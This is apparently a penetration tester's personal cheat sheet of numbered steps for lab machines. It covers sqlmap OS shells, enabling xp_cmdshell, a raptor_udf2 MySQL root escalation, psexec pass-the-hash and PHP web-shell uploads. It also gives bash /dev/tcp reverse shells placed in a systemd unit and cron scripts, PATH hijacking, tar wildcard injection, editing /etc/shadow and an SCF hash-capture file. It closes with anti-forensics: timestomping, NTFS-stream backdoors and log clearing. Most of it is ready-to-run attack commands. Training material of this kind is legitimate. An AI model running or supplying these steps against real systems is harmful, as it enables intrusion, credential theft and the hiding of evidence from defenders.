| 79.g | ftp | IF THERE IS AN FTP SERVER (port 21/tcp), OTHERWISE SKIP. If there is an open port for file transfer protocol, we can try to gain access using:  ftp TARGET IP ADDRESS  Or, we could try using netcat:  nc TARGET IP ADDRESS PORT NUMBER |
| 79.h | If this works, it will ask for a name, here you can type in any usernames found. Be ready to insert a password too. If the password is misspelt, use ‘user’ command within the ftp shell to re-enter the username and password. Once in, use ‘dir’, ‘get’, ‘cat’, etc. |
| 79.i | If a file seems to be password protected, and is a zipped file, this password may be cracked using John, the command will likely be:  zip2john FILE\_NAME.zip > HASH (Or any name you wish to give it.) From here, you can use john as you normally would. |
| 79.j | ftp | If you are using ProFTPD, you can use these commands to copy a file form the share to another place:  HELP Displays commands QUIT Exits the ftp  SITE CPFR FILE Tee a file to copy SITE CPTO FILE Paste the file |
|  |  |  |

|  |  |  |
| --- | --- | --- |
| 80.a | sqlmap | IF USING A SEARCH BOX, OR OTHER TYPE OF USER INPUT BOX- CHECK FOR SQL.  Often, sql search boxes can be abused by inputting and submitting commands, unless the website checks for these and filters them out. |
| 80.b | If you can return an error message when submitting a: ‘ “ ; # - or similar, then it is likely vulnerable to exploitation. |
| 80.c | If there is a chance to exploit this, then sqlmap can be used (check .d below). |
| 80.d | You will likely need to log into the website first using username and password credentials and then finding the php cookie name and value, then use:  sqlmap -u 'http://10.10.10.46/dashboard.php?search=a'  --cookie="PHPSESSID=q555kou5g8vhcqk7jntl2bj696" (All one command) |
| 80.e | If you get a 302 redirect, that means a login credential is required which is probably stored in your cookies- check them. Use f12 and find the cookies probably in the ‘storage’, or similar, tab. |
| 80.f | Once you’ve copied the cookie’s (probably named PHPSESSIONID, or similar) value from your web browser use the same command with your cookie and this flag:  sqlmap http://X.X.X.X/PAGETITLE.php?search=myquery  --cookies=”COOKIENAME=COOKIEVALUENOGAPS” --os-shell (One command) You may have gotten a shell using the --os-shell switch! Especially if sqlmap informs us that it is a backend DBMS using PostgreSQL and the search parameter is vulnerable. |
| 80.g | netcat | Now, if the --os-shell gets us a shell inside the machine, we should set up a netcat:  nc -lvnp 4444 Then, on the os-shell (via sqlmap), we can use:   bash -c 'bash -i >& /dev/tcp/YOUR.IP.ADD.RESS/4444 0>&1' Then, check over on the netcat listener and you should have made a connection. |
| 80.h | Once a reverse shell has been opened on your netcat listener, use:  SHELL=/bin/bash script -q /dev/null Inside as a user, we can search for our password. If /var/www/html directory exists, you may be able to find dashboard.php within it, especially if there is a webserver. Cat out dashboard.php and look through the source code to find a password! |
| 80.i | Now, if on a Linux machine, use sudo -l to see a list of user privileges. This will ask for the user password however. |
|  |  |  |

# Specific Exploits and Escalation: **sqlmap**

# Specific Exploits and Escalation: **mssqlclient.py (impacket) | raptor\_udf2.c**

|  |  |  |
| --- | --- | --- |
| 81.a | mssqlclient.py  *(Must have Impacket unpacked and installed; check 1.f for more about getting impacket installed and ready)* | IF THERE IS AN SQL SERVER (port 1433), OTHERWISE SKIP. (Don’t forget to have impacket fully installed) If there is an SQL server, identifiable via nmap scanning, we can try connecting using:  mssqlclient.py USERNAME/SQL\_NAME:PASSWORD@TARGET.IP.ADD.RESS  -windows -auth (All one command)  (*If this doesn’t seem to be working, check .g below…)* |
| 81.b | If we gain access, we first need to check if we have administrator privileges, use:  SELECT IS\_SRVROLEMEMBER (‘sysadmin’) |
| 81.c | If we return with a line, followed by the number 1, then we certainly do have system administrator privilieges. |
| 81.d | We can attempt to enable xp\_cmdshell and gain remote code execution on the host. We can use the following commands to enable access to xp\_cmdshell:  EXEC sp\_configure 'Show Advanced Options', 1  reconfigure  sp\_configure  EXEC sp\_configure 'xp\_cmdshell', 1  reconfigure  xp\_cmdshell "whoami" |
| 81.e | If we see from the whoami command that we are a user account then that means we are running the SQL as a user which does mean we won’t quite have full privilieges. |
| 81.f | Use the type command if you need to read text, like how cat command is used. |
| 81.g | Some times you will need to use /\ to ‘escape’ the username, for example, if you had these credentials… User ID=ARCHETYPE\sql\_svc Password=M3g4c0rp123 IP Address= 10.10.10.27  The command using mssqlclient.py would be:  sudo mssqlclient.py ARCHETYPE/\sql\_svc:M3g4c0rp123@10.10.10.27  -windows-auth |
| 81.h | exploit code via raptor\_udf2.c | If root access to the MySQL server can established, we can use this to gain privilege rights on the machine through this exploit. Use the following commands to compile code that can be used to create a simple exploit for SQL servers:  gcc -g -c raptor\_udf2.c -fPIC  gcc -g -shared -Wl,-soname,raptor\_udf2.so -o raptor\_udf2.so raptor\_udf2.o -lc |
| 81.i | Connect to the MySQL server using root account:  mysql -u root |
| 81.j | Execute the following commands on the MySQL shell to create a User Defined Function (UDF) "do\_system" using our compiled exploit:  use mysql;  create table foo(line blob);  insert into foo values(load\_file('/home/user/tools/mysql-udf/raptor\_udf2.so'));  select \* from foo into dumpfile '/usr/lib/mysql/plugin/raptor\_udf2.so';  create function do\_system returns integer soname 'raptor\_udf2.so'; |
| 81.k | Use the function to copy /bin/bash to /tmp/rootbash and set the SUID permission:  select do\_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash'); Then use \q to back out of MySQL. Run the command below to gain a shell with root privileges:  /tmp/rootbash -p |
|  |  |  |

# Specific Exploits and Escalation: **psexec (impacket/msfconsole)**

|  |  |  |
| --- | --- | --- |
| 82.a | psexec  *(Must have Impacket unpacked and installed; check 1.f for more about getting impacket installed and ready)*  *(Metasploit has in-built psexec module however already pre-installed in Kali)* | If we gain a NTLM and/or LanMan hash of a user’s password we can use psexec. |
| 82.b | The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by Sysinternals and has been integrated within the framework. Often as penetration testers, we successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then use rainbowtables to crack those hash values. |
| 82.c | One important thing to note on this is that if NTLM is only available (for example its a 15+ character password or through GPO they specify NTLM response only), simply replace the \*\*\*\*NOPASSWORD\*\*\*\* with **32** 0’s for example:  \*\*\*\*\*\*NOPASSWORD\*\*\*\*\*\*\*:8846f7eaee8fb117ad06bdd830b7586c  Would be replaced by:  00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c |
| 82.d | Metasploit also has a psexec module built in, open msfconsole and use:  search psexec  use exploit/windows/smb/psexec  set payload windows/meterpreter/reverse\_tcp  set LHOST LOCAL.INTER.FACE.IP  set LPORT 4444  set RHOST TARGET.IP.ADD.RESS  set SMBPass HASH(LM):HASH(NT) (32 bits, colon, 32 bits of what the hash is)  run |
|  |  |  |

# Specific Exploits and Escalation: **ssh**

|  |  |  |
| --- | --- | --- |
| 83.a | ssh *(ssh is installed on Kali by default)* | IF THERE IS AN OPEN SSH PORT, USE SSH TO REMOTELY CONNECT, OTHERWISE SKIP.  Secure Shell (ssh) is a remote administration protocol that allows users to control and modify their remote servers over the Internet (look for port 22/tcp).  Quite simply, ssh can be used by entering:  ssh USERNAME@TARGET.IP.ADD.RESS (Can be ip or url domain name)  -4 Force IPv4 -6 Force IPv6  -i Identity File (useful for private keys) |
| 83.b | If we have a private key file (such as an RSA) this can be used to bypass passwords, use:  ssh -i FILE\_WITH\_HASH@TARGET.IP.ADD.RESS Sometimes, this will prompt for a passphrase for the key- this can be cracked using ssh2john (to prepare the file for john) and then using the newly created file in john. |
| 83.c | Here are some useful commands once a connection has been established and you have a remote shell. ls Show directory contents (list the names of files)  cd Change Directory  mkdir Create a new folder (directory)  touch Create a new file  rm Remove a file  cat Show contents of a file  pwd Show current directory (full path to where you are right now)  cp Copy file/folder  mv Move file/folder  grep Search for a specific phrase in file/lines  find Search files and directories  vi OR nano Text editors  history Show last 50 used commands  clear Clear the terminal screen  tar Create & Unpack compressed archives  wget Download files from the internet  du Get file size |
| 83.d | IF YOU GET A USERNAME AND RSA PRIVATE KEY, THIS COULD BE USED WITH SSH TO LOG IN AS THAT USER.  This method may ask you for a password if the file permission of the RSA\_FILENAME has more than read permissions, if this is the case change the permission to 600:  chmod 600 RSA\_FILENAME **[If ssh asks for a password]**  ssh -i RSA\_FILENAME USERNAME@TARGET\_IP\_ADDRESS |
|  |  |  |

# Specific Exploits and Escalation: **scp**

|  |  |  |
| --- | --- | --- |
| 84.a | scp *(OpenSSH secure file copy) (scp is installed on Kali by default)* | IF SSH CONNECTION IS GAINED, YOU CAN USE SCP, OTHERWISE SKIP.  One way to upload a file or script onto a target machine is over ssh using the scp command. |
| 84.b | To send the script/file remotely over ssh, use:  scp FILE/TO/COPY.sh USERNAME@TARGET.IP.ADD.RESS:/dev/shm  Note that the destination can be anywhe10.re in the machine’s file system, but /dev/shm is usually a shared directory location, thus files in it are usually allowed to be uploaded there and access to it is also usually allowed for all user accounts. |
|  |  |  |

# Specific Exploits and Escalation: **linPEAS | BeRoot**

|  |  |  |
| --- | --- | --- |
| 85.a | linPEAS *(linPEAS is not installed in Kali by default) (Do this on the remote shell)* | ONCE IN A LINUX SYSTEM, LINPEAS IS A SCRIPT WHICH CAN FIND PRIVILEGE ESCALATION VULNERABILITIES ON THE HOST MACHINE. This script will work on Linux/Unix and Mac operating systems, there is a winPEAS version available for Windows systems.  To use this script, first you will need to have a shell open in the target system. |
| 85.b | scp *(Do this on your machine’s shell, locally)* | One way to run the script on a target machine is over ssh using the scp command.  To send the script remotely over ssh, use:  scp FILE/TO/COPY.sh USERNAME@TARGET.IP.ADD.RESS:/dev/shm |
| 85.c | linPEAS *(Do this on the remote shell)* | Next, we probably need to change to this directory in the remote shell:  cd /dev/shm  Then we probably need to give the file execute permission so that it can be run:  chmod +x FILENAME.EXTENSION |
| 85.d | Next, we will run the file and use the tee command to save the output in a text file:  ./linPEAS.sh | tee linlog.txt |
| 85.e | From here you can search to see what possible exploits to gain administrator account may be possible, focusing on the red text first. |
| 85.f | BeRoot | ONCE IN A SYSTEM, BEROOT IS A SCRIPT WHICH CAN FIND PRIVILEGE ESCALATION VULNERABILITIES ON THE HOST MACHINE.  This script will work on Linux, Windows and Mac systems.  To use this script, first you will need to have a shell open in the target system. |
| 85.g | BeRoot *(BeRoot is not installed in Kali by default)* | First of all, download the code:  git clone https://github.com/AlessandroZ/BeRoot.git  Then change directory into the new folder:  cd BeRoot  cd Linux  Now, ensure the .py script has permissions to be run:  sudo chmod +x beroot.py |
| 85.h | BeRoot | If in Meterpreter, use the upload functionality to upload the file in the current working directory and from there utilise the shell command to then execute the file:  upload beroot.py beroot.exe  shell  beroot.exe  This will allow you to see any possible privilege escalation techniques that are possible. |
|  |  |  |

# Specific Exploits and Escalation: **john | crackstation**

|  |  |  |
| --- | --- | --- |
| 86.a | john *(john is installed on Kali by default)* | IF ANY HASHES ARE FOUND USE JOHN. OTHERWISE, SKIP.  If need be, use John The Ripper (john) to crack any hashed passwords/information found such as RSA keys.  If john can’t read the format of the key, or if the RSA key requires a password, you can use other tools such as zip2john or ssh2john to create a file which is readable by john. |
| 86.b | Use the command john FILE NAME |
| 86.c | Remember, the hash must be within a file as text. Use the echo command:  echo PASSWORDHASH > Password Hash.txt |
| 86.d | Remember, save all credentials into a word processing file, future machines may use the same username and passwords you’ve already found. |
| 86.e | If any archive files are password protected, use zip2john to create a file that john can read, it won’t read it while it is in the .zip format.  zip2john FILE NAME.zip > hash  > hash Places results in a file called ‘hash’ |
| 86.f | Now, let’s use john and a dictionary list of words to crack the file.  john hash -wordlist=/usr/share/john/rockyou.txt  --format= Use to select specific hash type  --fork=4 Select an amount of forks When using a wordlist, try the rockyou.txt and make sure it is unzipped using:  locate rockyou.txt |
| 86.g | crackstation  **(website)** | WITHIN FILES THAT ARE EXTRACTED FROM A ZIPPED FILE, IF ANY HASH, SUCH AS MD5 HASHES ARE FOUND,TRY USING CRACKSTATION.  Google ‘crackstation’ to be taken to the crackstation webpage. Copy&Paste the hash in. |
| 86.h | CrackStation supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults |
|  |  |  |

# Specific Exploits and Escalation: **ssh2john**

|  |  |  |
| --- | --- | --- |
| 87.a | ssh2john *(ssh2john is installed but is not automatically configured to be a command in Kali)* | IF YOU HAVE AN SSH RSA (RIVEST-SHAMIR-ADLEMAN) KEY, USE SSH2JOHN, OTHERWISE SKIP.  This tool is a python script that lies within Kali but is not set up to be a command off the bad, we can copy the original script though somewhere more memorable and run it with ./  First off, cd to the script’s original place in Kali:  cd /usr/share/john/ Now, copy the file to a more memorable location:  cp ssh2john.py ~/Documents Don’t forget to cd to the new file location:  cd ~/Documents |
| 87.b | john *(john is installed on Kali by default)* | Once you have the script ready to use, use:  ./ssh2john.py FILEWITHRSA.KEY > NEWFILE.txt Now, we have a new file which will be John readable, use:  john NEWFILE.txt -wordlist=/usr/share/john/rockyou.txt |
|  |  |  |

# Specific Exploits and Escalation: **Changing user ID values**

|  |  |  |
| --- | --- | --- |
| 88.a | burp *(burp suite is installed on Kali by default)* | SOMETIMES, IT MAY BE POSSIBLE TO VIEW HIDDEN CONTENT ON A WEBPAGE BY BRUTEFORCING ID NUMBER VALUES.  Use **‘Proxy’** > **‘Intercept’** options in burp while browsing a web page and you may find certain cookies or parameters can be tweaked and sent back to the server, possibly brute forcing to reveal other user credentials and information. |
| 88.b | A useful command to produce a list of numbers from 1 to 100 in terminal is:  for i in `seq 1 100`; do echo $i; done This can then be copied into burp’s ‘Intruder’ module to brute force, searching for other user ID’s. Be sure to change the ‘Follow redirections’ option to ‘Always’ and ‘Process cookies in redirections’ |
|  |  |  |

# Specific Exploits and Escalation: **Uploading php reverse shell**

|  |  |  |
| --- | --- | --- |
| 89.a | Terminal Commands *(The file in question is already installed on Kali Linux by default)* | IF THERE IS AN UPLOAD OPTION ON ONE OF THE WEBPAGES, OTHERWISE SKIP.  Once it has been established that there is an upload option, check if any files are permitted to be uploaded. If this is the case, then a malicious script can be uploaded that can be used to call back to a netcat listener.  First off, copy and save the reverse\_php.php somewhere memorable:  cp /usr/share/webshells/php/php-reverse-shell.php ~/Documents  Next, cd to wherever it has just been copied to:  cd ~/Documents  Here, it is easier to change the name of the script to whatever you want:  mv php-reverse-shell.php FILENAME.php  Now, use a text editor such as Sublime to open the script and edit the IP variable where the comment ‘CHANGE THIS’ can be seen to your own IP address for the interface you want to connect on (from 127.0.0.1 to whatever you want). The port number can be 1234, or feel free to change this, but just remember what it is. Ensure that the file is saved in the text editor. |
| 89.b | netcat | Set up a netcat listener using:  nc -lvnp 1234  -l Listen mode (for inbound connections) -v Verbose information  -n Numeric, IP address (no DNS) -p # Port number |
| 89.c | Target Webpage *(Using the webpage upload functionality)* | Next, upload the file on the website where it allows an upload. If there is any kind of security then it is likely to not work as the input validation or IPS will block the script being uploaded. |
| 89.d | dirsearch *(Or any webpage enumeration tool)* | Now, once the php file has been uploaded, we just need to find the most probable place to where the file was uploaded to on the website. Try one of the following:  dirsearch -u http://X.X.X.X -w /usr/share/dirb/wordlists/**common.txt** Or  gobuster dir -u http://X.X.X.X -w /usr/share/seclists/Discovery/Web-Content/ **common.txt** Or  dirb http://10.10.10.242/ /usr/share/dirb/wordlists/**big.txt** -w -l And hopefully the location of where the script may have been uploaded to will become apparent. |
| 89.e | curl *(the command is installed by default in Kali Linux)* | Now that the file has been uploaded, cURL can be used to execute the script remotely and call back to a netcat listener. Use the following command:  curl http://X.X.X.X/uploads/php-reverse-shell.php Note, the full URL will depend on where you think the file has been uploaded to on the web server, and don’t forget the name of the file may be different and thus change the file name accordingly. |
| 89.f | netcat *(a reverse shell should now have opened up)* | Once the netcat reverse shell connects, you can use:  whoami This will inform you as to your account name. Then, the shell can be upgraded with:  SHELL=/bin/bash script -q /dev/null From this position in the system, see if other user accounts can be accessed (su command), check sudo -l privileges, check what groups the user belongs to (id command), etc. |
|  |  |  |

# Specific Exploits and Escalation: **SimpleHTTPServer | wget | */bin/systemctl***

|  |  |  |
| --- | --- | --- |
| 90.a | netcat | IF YOU CAN GAIN A FOOTHOLD, YOU MAY BE ABLE TO UPLOAD FILES THAT CAN HELP YOU ESCALATE PRIVILEGES TO ROOT.  First off, you will need to set up a new listener on your machine using netcat:  nc -lnvp 4444 **(The exact port number doesn’t matter too much)** |
| 90.b | SimpleHTTPServer  *(This python script is installed on Kali by default)* | Next, we shall host a simple http server that the victim machine will look for and upload our malicious file from. First, ensure you are working in the directory that the file you wish to upload will be saved into:  sudo python -m SimpleHTTPServer 80  -m Module name (Searches *sys.path* and runs corresponding .py file) |
| 90.c | Web Page File Upload  *(Use your initial foothold netcat listener to find the uploaded file)* | Alternatively, we can use the web page file upload utility if we know the location of where the file will be saved to on the victim machine. It might be a good bet to look:  cd /var/www/html  If you can find your uploaded file, you might need to change its permissions:  chmod +rwx FILE.txt **(This will give you read, write and execute permission)** |
| 90.d | systemctl | There are instances where systemctl may be misconfigured to allow opportunities for it to be exploited for privilege escalation. If you run a search for files that can be run with the permissions of the file owner and see */bin/systemctl*, you’re probably in luck:  find / -perm -u=s -type f 2>/dev/null  This binary file, if given the SUID (set owner UserID upon execution) can run another type of file, with a .service extension, and thus get us a root netcat listener shell.  You will need to create this malicious .service file in your own machine and upload it. |
| 90.e | malicious systemd unit file | Use a text editor such as MousePad or Sublime to create this malicious systemd unit file. This will need to be uploaded to the victim machine (save it as FILE.service):  [Unit]  Description=Root  [Service]  Type=simple  User=root  ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/OUR.IP.ADD.RESS/4444 0>&1'  [Install]  WantedBy=multi-user.target |
| 90.f | Uploading the .service file  wget | Either upload the file using the web page file upload functionality (see 90.c) or host a SimpleHTTPServer with the malicious file in the same directory (see 90.b). If you use the SimpleHTTPServer method, you can download the file via the victim’s machine:  wget http://OUR.IP.ADD.RESS:4444/FILE.service  You may need to put your working directory location (on the victim machine) in a folder which allows wget to download and save the file (don’t forget to change the permissions if you need to using chmod, see 90.c). |
| 90.g | systemctl | Once the malicious systemd unit file is downloaded, run the systemctl like so:  cd /bin **(Or wherever it is located)**  ./systemctl enable /tmp/FILE.service **(Or wherever it is located)**  You should see a similar message to this…  *Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/root.service.*  *Created symlink from /etc/systemd/system/root.service to /tmp/root.service.*  Once the terminal window gives you control back, enter:  ./systemctl start FILE **(The name of the FILE.service; if not, try root)**  And finally, check the netcat listener on port 4444 (see 90.a), you should have root access if all has gone as planned. |

# Specific Exploits and Escalation: **Changing the ‘cat’ command**

|  |  |  |
| --- | --- | --- |
| 91.a | Terminal Commands | IF A SCRIPT IS RUN WHICH CALLS THE CAT BINARY FROM A RELATIVE PATH, THIS EXPLOIT MAY PROVE USEFUL.  First off, know that the cat command runs the cat binary file which is usually found in /usr/bin or /bin directories on a Linux/Unix machine. When you enter the cat command the executable /usr/bin/cat (or /bin/cat) gets executed.  This means if a file or script wants to execute this binary command to output text to the screen, and a relative path is used (meaning we can alter where the script/file looks for the cat binary on the machine), then it may be possible to create an evil twin file of ‘cat’ and change the code inside the file to be a simple malicious script. |
| 91.b | Once inside the target machine, user level access probably allows you to navigate to /usr/bin and/or /bin to find where the cat binary is located. Alternatively, use:  find / -type f -name cat  This will search the system for any files named ‘cat’, you may have a few results but we’re looking for the file stored in either /usr/bin or /bin. |
| 91.c | Once you have found the location of the file, use:  cp /bin/cat /tmp *(You may not even need to copy it)* This creates a new copy of the binary, now we want to alter it to give us a root shell:  echo '/bin/sh' > /tmp/cat *(Either overwriting or creating a new file)* |
| 91.d | Now, we can add a directory location for where cat can found/called from using:  export PATH=/tmp This will now use our malicious cat file when another file or script seeks to use cat (if they try calling it from a relative path, as opposed to the absolute path file). The real cat binary is no longer in the PATH variable so when cat is called, the real binary won’t be able to be found. |
| 91.e | Don’t forget that you need to give the malicious cat file execute permissions so that it can be executed when called upon.  chmod +x /tmp/cat *(Or cd over to the location of the cat file)* |
| 91.f | Now, run the program or script which calls the cat and it will execute whatever is in the cat file (in this example, /bin/sh, which gives the user a root shell!). |
| 91.g |  | Once root access has been gained, it is probably a good idea to change the PATH locations back to normal, or at least show PATH where the original cat binary is, otherwise the normal cat command will not work anymore:  export PATH=/usr/bin:/bin  **Or**  export PATH=/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr/sbin:  /usr/bin:/sbin:/bin:/usr/games:/usr/local/games ***(All one command)*** |
|  |  |  |

# Specific Exploits and Escalation: **Mount**

|  |  |  |
| --- | --- | --- |
| 92.a | mount | IF YOU NEED TO MOUNT A TARGET IP’S NFS, AND YOU KNOW THE NAME OF THE SHARE, YOU CAN USE THE MOUNT COMMAND TO CONNECT DIRECTLY TO IT.  First off, it’s probably best to create a directory for this mount:  sudo mkdir /mnt/NAME  Then to mount the target NFS share we want to mount:  mount TARGET IP ADDRESS:/TARGETSHARENAME /mnt/NAME  Check it’s worked using:  ls -al /mnt/NAME |
| 92.b | We can now use the cp command to copy a file of interest to somewhere else on our machine, this allows us to change its permissions to be able to read, write and execute:  cp TARGET\_FILE ~  cd ~  sudo chmod 666 TARGET\_FILE |
| 92.c | nmap | Remember, to find potential share names use nmap script engine:  nmap TARGET IP ADDRESS --script nfs-ls,nfs-statfs,nfs-showmount |
|  |  |  |

# Specific Exploits and Escalation: **Using SCF File To Gather Hashes**

|  |  |  |
| --- | --- | --- |
| 93.a | SCF File | IF YOU CAN UPLOAD A FILE, TRY USING RESPONDER TO LISTEN FOR A RESPONSE WHEN YOU UPLOAD A .scf FILE.  SCF stands for a few different file types but most likely we’re using ‘Shell Command File’ for this exploit.  First, use a text editor such as Sublime or Mousepad to create the SCF file, put this in:  [shell] **(It seems the minimum you need are [shell] and the**  command=2 **the iconfile=\\OUR.IP.ADD.RESS\)**  iconfile=\\OUR.IP.ADD.RESS\home\kali\  [taskbar]  command=toggledesktop Be sure to save this file as @test.scf, using the @ at the front. It doesn’t matter if capital letters are used or not (at least when attacking a Window’s machine). Check out ‘Responder’ later on in the grey section for more. |
| 93.b | I’m not entirely sure, but I think this exploit requires the user on the other end to browse, find and open the file and as it’s an SCF file, it will be immediately executed.  This is why the @ is important as it places the file at the top of the uploaded location.  However, if place into the Public/Desktop folder, this is accessed every time any user logs in, thus when someone logs in, the icon will be requested from our machine. Our machine issues a challenge request, and a challenger response is then returned to use with the NetNTLMv2. |
| 93.c |  |  |
|  |  |  |

# Specific Exploits and Escalation: **Weak File Permissions**

|  |  |  |
| --- | --- | --- |
| 94.a | Weak File Permissions:  */etc/shadow* | IF YOU HAVE ACCESS TO THE /etc/shadow FILE ONCE GAINING A FOOTHOLD, IT MAY BE POSSIBLE TO ACCESS THIS FILE IF ITS PERMISSIONS IS MISCONFIGURED.  If the file has read permissions granted, take the first string after the user’s name (in-between the first and second colon) and use john the ripper to crack it (see john the ripper page). |
| 94.b | If the file has write permissions granted, generate a new password hash:  mkpasswd -m sha-512 PASSWORD  Edit the file, replacing the password of the user you want with this new hash. You may be able to use vim for this:  vim /etc/shadow  Use ‘i’ to enter insert mode on vim, delete the old hash, copy and paste in the new hash. Press ‘esc’ to enter command mode, type :wq to save the changes and quit. |
| 94.c | */etc/passwd* | If the file has write permissions granted, and the version of Linux running allows password hashes to be stored there we can generate our own password hash:  openssl passwd PASSWORD  Copy the new hash, edit the /etc/password and replace the user’s hashed password between the first and second colon within the row, replacing the ‘x’ (if there is no password set here).  vim /etc/passwd  Use ‘i’ to enter insert mode on vim, delete the old hash, copy and paste in the new hash. Press ‘esc’ to enter command mode, type :wq to save the changes and quit. |
|  |  |  |

# Specific Exploits and Escalation: **Cron Jobs**

|  |  |  |
| --- | --- | --- |
| 95.a | Cron Jobs File Permissions  *(If there isn’t any set in crontab, this technique won’t work.)* | Cron jobs are scheduled programs or scripts that run at specific times or intervals. They are stored in crontabs along with their configuration. The system-wide crontab can be found at */etc/crontab*. This can be seen by using the cat command. |
| 95.b | Use the locate command to find the location of any of the jobs set to run after viewing the crontab. Next, use the ls command to see if there are exploitable opportunities:  ls -l /usr/local/bin/FILE.EXTENSION  If you have write permissions, we can use a word editor such as vim to edit the script:  vim /usr/local/bin/FILE.EXTENSION  Replacing it with something like:  *#!/bin/bash*  *bash -i >& /dev/tcp/OUR.IP.ADD.RESS/PORTNUMBER 0>&1*  Then, if this cronjob is running every minute or so, simply set up a reverse listener:  nc -lnvp PORTNUMBER |
| 95.c | Cron Jobs  PATH  *(If there isn’t any cron jobs set in crontab, this technique won’t work.)* | Examine the crontab:  cat /etc/crontab  If you see the environment variable PATH, it probably shows something like:  *SHELL=/bin/sh*  *PATH=/home/USER:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin*  You can see the first location of this variable is /home/USER, it won’t always be but this is useful as we can create a malicious file in this directory (using vim or another editor):  *#!/bin/bash*  *cp /bin/bash /tmp/rootbash*  *chmod +xs /tmp/rootbash*  Call this file the name of one of the crontab files (if there is one), and change the permissions so that it can be executed:  chmod +x /home/USER/FILENAME.EXTENSION  Check the location of where the /bin/bash should be copied to, in this example, its:  cd /tmp/rootbash  From here, simply execute the newly copied /bin/bash command:  ./rootbash -p |
| 95.d | Cron Jobs  *tar*  Wildcards | Sometimes you may come across another script being called within the crontab, use the cat command to see what this script is doing.  If you see the script running tar with a wildcard (\*) in a directory we have access to, such as the user’s home directory, we’re in luck.  Next, use msfvenom on your machine to create an ELF binary reverse shell script:  msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=OUR.IP.ADD.RESS LPORT=4444 -f elf -o shell.elf  **(All one command)**  This will save the file in your working directory on you attack machine, so now we need to upload the file to the victim machine using: a web page upload functionality (see above); SimpleHTTPServer and wget (see above); or scp via ssh (see above).  Change the permissions of the file so it can be executed and move it:  chmod +x shell.elf  mv shell.elf LOCATION/WHERE/TAR/COMMAND/EXECUTES  cd LOCATION/WHERE/TAR/COMMAND/EXECUTES  Next, create two new files in the directory that the tar command is running in:  touch /home/user/--checkpoint=1  touch /home/user/--checkpoint-action=exec=shell.elf  When the tar command in the cron job runs, the wildcard (\*) will expand to include these files. Since their filenames are valid tar CLI commands, tar will recognize them as such and treat them as command line options rather than filenames! |
|  |  |  |

# Maintaining Access and Covering Tracks: **MACE Attributes | timestomp**

|  |  |  |
| --- | --- | --- |
| 131.a | MACE Attributes | MACE stands for modified, accessed, created, entry. These attributes surrounding a file will immediately change when someone interacts with a file, which indicates to the file user or owner that someone has read or modified the information. |
| 131.b | timestomp *(meterpreter command)* | To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file. To view the attributes, use:  timestomp FILE.txt -v This displays the created time, accessed time, modified time, and entry modified time. To change a value, use:  timestomp FILE.txt -m “02/11/2018 8:10:03”  -a Change accessed time -c Change created time  =e Change entry modified time |
|  |  |  |

# Maintaining Access and Covering Tracks: **NTFS Streams | White Space Steganography**

|  |  |  |
| --- | --- | --- |
| 132.a | NTFS Streams *(CMD commands, used on Windows)* | NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file. |
| 132.b | To hide a file inside another file on Windows, use a colon like such:  type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe The above command, type, will write the calc.exe program into the readme.txt file but as a hidden part of the file thanks to the colon.  This usually will not change the size of the file when looked at using ‘dir’ or ‘ls’.  Now, you can delete the original file, here the calc.exe, and then make a link using:  mklink backdoor.exe readme.txt:calc.exe Now to open the file, simply use:  backdoor.exe |
| 132.c | Steganography | Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. |
| 132.d | snow *(snow is a Windows program)* | Within Windows, snow is a program that can create hidden messages inside of files:  snow -C -m “TEXT GOES HERE” -p “PASSWORD” STANDARD.FILE NEW.FILE  Here, the contents of the first file would be put in as normal into a new file, but the secret message, TEXT GOES HERE would be hidden within the file. To retrieve the hidden message, use:  snow -C -p “PASSWORD” NEW.FILE The password used to hide the message within the file is the same password needed to re-read the hidden message contents. |
| 132.e | OpenStego | OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided. OpenStego can be downloaded and used as necessary to hide other files and messages within simple picture files. You can also use other image steganography tools such as QuickStego (http://quickcrypto.com), SSuite Picsel (https://www.ssuitesoft.com), CryptaPix (https://www.briggsoft.com), and gifshuffle (http://www.darkside.com.au) to perform image steganography on the target system. |
|  |  |  |

# Maintaining Access and Covering Tracks: **Clearing system logs (Windows)**

|  |  |  |
| --- | --- | --- |
| 133.a | Clearing system logs | To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.  Various techniques used to clear the evidence of security compromise are as follow:  ●*Disable Auditing:* Disable the auditing features of the target system ●*Clearing Logs:* Clears and deletes the system log entries corresponding to security compromise activities ●*Manipulating Logs:* Manipulate logs in such a way that an intruder will not be caught in illegal actions ●*Covering Tracks on the Network:* Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunnelling, and TCP parameters to cover tracks on the network. ●*Covering Tracks on the OS:* Use NTFS streams to hide and cover malicious files in the target system ●*Deleting Files:* Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery ●*Disabling Windows Functionality:* Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks |
